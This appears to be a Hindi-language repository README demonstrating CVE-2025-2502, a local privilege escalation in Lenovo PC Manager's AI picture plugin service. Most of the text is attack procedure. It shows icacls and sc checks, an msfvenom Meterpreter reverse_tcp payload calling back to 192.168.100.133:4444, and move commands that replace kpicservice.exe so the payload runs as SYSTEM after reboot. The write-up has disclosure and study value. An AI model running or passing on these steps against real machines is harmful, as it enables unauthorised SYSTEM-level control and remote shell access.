ihk-one/cve-2025-2502
लेनोवो पीसी मैनेजर में स्थानीय विशेषाधिकार वृद्धि भेद्यता का चरण-दर-चरण प्रदर्शन, जो एक सिस्टम सेवा पर कमज़ोर फ़ाइल अनुमतियों का शोषण करते हुए पेलोड प्रतिस्थापन के माध्यम से SYSTEM पहुँच प्राप्त करता है।

स्थानीय विशेषाधिकार वृद्धि सीखते समय गलती से पाया गया।
Lenovo कंप्यूटर मैनेजर के किसी भी संस्करण में, Lenovo कंप्यूटर मैनेजर के टूल्स में अनुमति दोष है, जब तक कि डाउनलोड किए गए टूल्स पर सामान्य उपयोगकर्ता के पास F अनुमति (पूर्ण अनुमति) होती है।

चूंकि सभी संस्करणों के टूल्स में अनुमति की समस्या है, सामान्य उपयोगकर्ता व्यवस्थापक अनुमति प्राप्त कर सकता है, यहां AI चित्र देखने प्लगइन का प्रदर्शन किया गया है, क्योंकि इसमें सिस्टम अनुमति सेवा है, जो सिस्टम तक उन्नत हो सकती है। 5.1.100.1102 से पहले, Lenovo कंप्यूटर मैनेजर में प्लगइन AI चित्र देखने मौजूद था।


AI चित्र देखने प्लगइन स्थापित करने के बाद, इसमें एक सतत सेवा है।
C:\ProgramData\Lenovo\devicecenter\modules\aipicture\5.1.80.8121\kpicservice.exe
इसकी फ़ाइल अनुमतियाँ देखने के लिए icacls का उपयोग करें।

पता चला कि सामान्य उपयोगकर्ताओं की अनुमति I F, पूर्ण अनुमति है, एक सामान्य उपयोगकर्ता बनाएं।

हमले के दृष्टिकोण से, जब प्रशासक उपयोगकर्ता समूह लॉग इन नहीं है, तो सभी उपयोगकर्ताओं को लॉग आउट करना होगा, फिर हम user1 उपयोगकर्ता में प्रवेश करते हैं, सेवा देखने के लिए sc का उपयोग करते हैं, इसका उपयोगकर्ता LocalSystem है।
sc qc KPICService_Lenovo

जिसमें C:\ProgramData\Lenovo\devicecenter\modules\aipicture\5.1.80.8121\kpicservice.exe वह फ़ाइल है जिस पर सामान्य उपयोगकर्ता का पूर्ण नियंत्रण है।

लेकिन प्रतिबंधों के कारण, यह सेवा हमेशा व्यस्त रहती है, सामान्य उपयोगकर्ता को इसे बंद करने के लिए व्यवस्थापक की आवश्यकता होती है।
वैकल्पिक विचार: चूंकि सामान्य उपयोगकर्ता के पास पूर्ण नियंत्रण अनुमति है, सामान्य उपयोगकर्ता फ़ाइल को स्थानांतरित करता है, पुनरारंभ होने पर, सेवा कॉन्फ़िगरेशन पथ पढ़ती है, फिर भी LocalSystem के रूप में kpicservice.exe चलाएगी।
अब अभ्यास शुरू करते हैं, पहले एक kpicservice.exe उत्पन्न करें।
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.100.133 LPORT=4444 -f exe -o kpicservice.exe
साथ ही मूल फ़ाइल पथ को स्थानांतरित करें, और शेल को मूल फ़ाइल kpicservice.exe से बदलें।
move C:\ProgramData\Lenovo\devicecenter\modules\aipicture\5.1.80.8121\kpicservice.exe kpicservice.exe
move Desktop\kpicservice.exe C:\ProgramData\Lenovo\devicecenter\modules\aipicture\5.1.80.8121\kpicservice.exe


अब डिवाइस को पुनरारंभ करें, सेवा पथ में स्थित प्रतिस्थापित kpicservice को प्रारंभ करेगी, सिस्टम अनुमति प्राप्त होगी।